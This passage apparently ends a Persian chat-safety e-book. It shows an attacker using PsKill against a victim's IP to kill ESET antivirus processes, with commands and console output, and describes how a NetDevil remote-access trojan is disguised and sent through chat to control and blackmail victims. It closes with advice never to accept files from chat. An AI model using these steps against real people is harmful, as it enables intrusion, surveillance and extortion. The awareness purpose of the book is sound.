
حالا از برنامه Pslist در قسمت Pid کد دو پروسه را به دست می آورد.
همانطور که می بینید کد پروسه Ekrn برابر 1564 و کد egui برابر 1892

است. حالا هکر از دستور زیر برای از کار انداختن آنتی ویروس استفاده می کند:

Pskill.exe \\IP Address 1567

Pskill.exe \\IP Address 1892

به جای IP Address، آی پی قربانی را می نویسد.



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Lqht Hackers.>pskill \\IP Address 1567

PsKill v1.13 - Terminates processes on local or remote systems
Copyright (C) 1999-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Process 1567 killed.
```

و

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Lopht Hackers.>pskill \IP Adress 1892


PsKill v1.13 - Terminates processes on local or remote systems
Copyright (C) 1999-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Process 1892 killed.
```

به این ترتیب هکر کار آنتی ویروس شما رو ساخته! و آماده انجام مرحله آخر و نابود کردن شما است.

حالا نوبت استفاده از برنامه شیطان نفوذ گر برای ورود به سیستم شما است.
شکل کلی برنامه به صورت زیر است:




Net Devil





ابتدا با برنامه Edit Server، فایل سرور را درست می کند:



بعد از درست کردن فایل server.exe، آن را تغییر نام می دهد و یک آیکون گول زنده برای آن انتخاب می کند و آن را برای شما می فرستد اگر شما قبول کنید و فایل برای شما ارسال شود معمولا یکی از پیغام های زیر به شما نشان داده می شود:





که به جای Error ، یک عنوان الکی می نویسند و به جای

'Can't load DLL 'OLEAUT32.DLL' یک پیام الکی دیگر می نویسند.

شما به دختره (هکر) میگین عکست بار نشد و او هم خواهد گفت ولش، حالا بیشتر از خودت بگو...چند سالته بچه کجایی، تا حالا دوست دختر داشتی یا نه و .. تا اینجا شما کاملا سرگرم چت شدین و هکر هم به آسانی کارهای زیر را با شما انجام می دهد و به راحتی می تونه از شما باج گیری کنه:
1- نظارت کامل بر درایو هایتان دارد.



2- هکر می تواند موس و کیبورد شما را از کار باندازه

3- هکر می تواند مانیتور شما را روشن و خاموش کند

4- هکر می تواند سی دی رام شما را Open & Close کند

5- هکر می تواند منوی استارت را مخفی کند

6- هکر می تواند Task bar را مخفی کند


7- هکر می تواند آیکون های شما را مخفی کند




و همچنین هر می تواند همه پنجره های باز را مشاهده کند و به دل خواه هر پنجره را که بخواهد می تواند ببندد.




تسلط کامل بر روی رجیستری کامپیوتر شما دارد:




می تواند با cmd شما هر دستوری که بخواد تایپ کنه:



می تواند کامپیوتر شما را خاموش کند:



می تواند رجیستری و تاسک منیجر و کیبورد و کامنت پرامپت را از کار بندازه:



می تواند یک سایت برای شما باز کند:



می تواند یک برنامه جدید بر روی کامپیوتر شما باز کند:



و همچنین می تواند از صفحه دسکتاپ شما عکس بگیرد:



و چند تا از کاربردهای دیگر...

یعنی تنها یک سهل انگاری ساده موجب این پشیمانی ها می شود و راه در امان از این خطر بزرگ خیلی ساده است، فقط کافی است که هیچ فایلی را از چت دریافت نکنید.

نکته 8:

هیچ وقت گول نخورید و همه نکات بالا را رعایت کنید.

امیدوارم که این کتاب کمکی به شما کرده باشه و شما را تنها با گوشه ای از خطرات چت آشنا کرده باشه.

نویسنده: کریم حسن زاده

آدرس وبلاگ: www.k-hack-lopht.blogfa.com

آدرس ایمیل: xwdmp_ooo@yahoo.com

دوستان عزیز هرگونه سوال و انتقاد و پیشنهادی دارید می توانید با آدرس ایمیل من مکاتبه کنید.

کلام آخر

1- هیچ وقت نخواهید که فقط استفاده کننده باشید، سعی کنید که خودتان تولید

کنید تا بیش از آنکه انتظار دارین یاد بگیرید.

2- هر چیزی که ساخته می شه می تونه کپی هم بشه.

پایان کتاب





در کانال تلگرام کارنیل هر روز انگیزه خود را شارژ کنید 😊

<https://telegram.me/karnil>

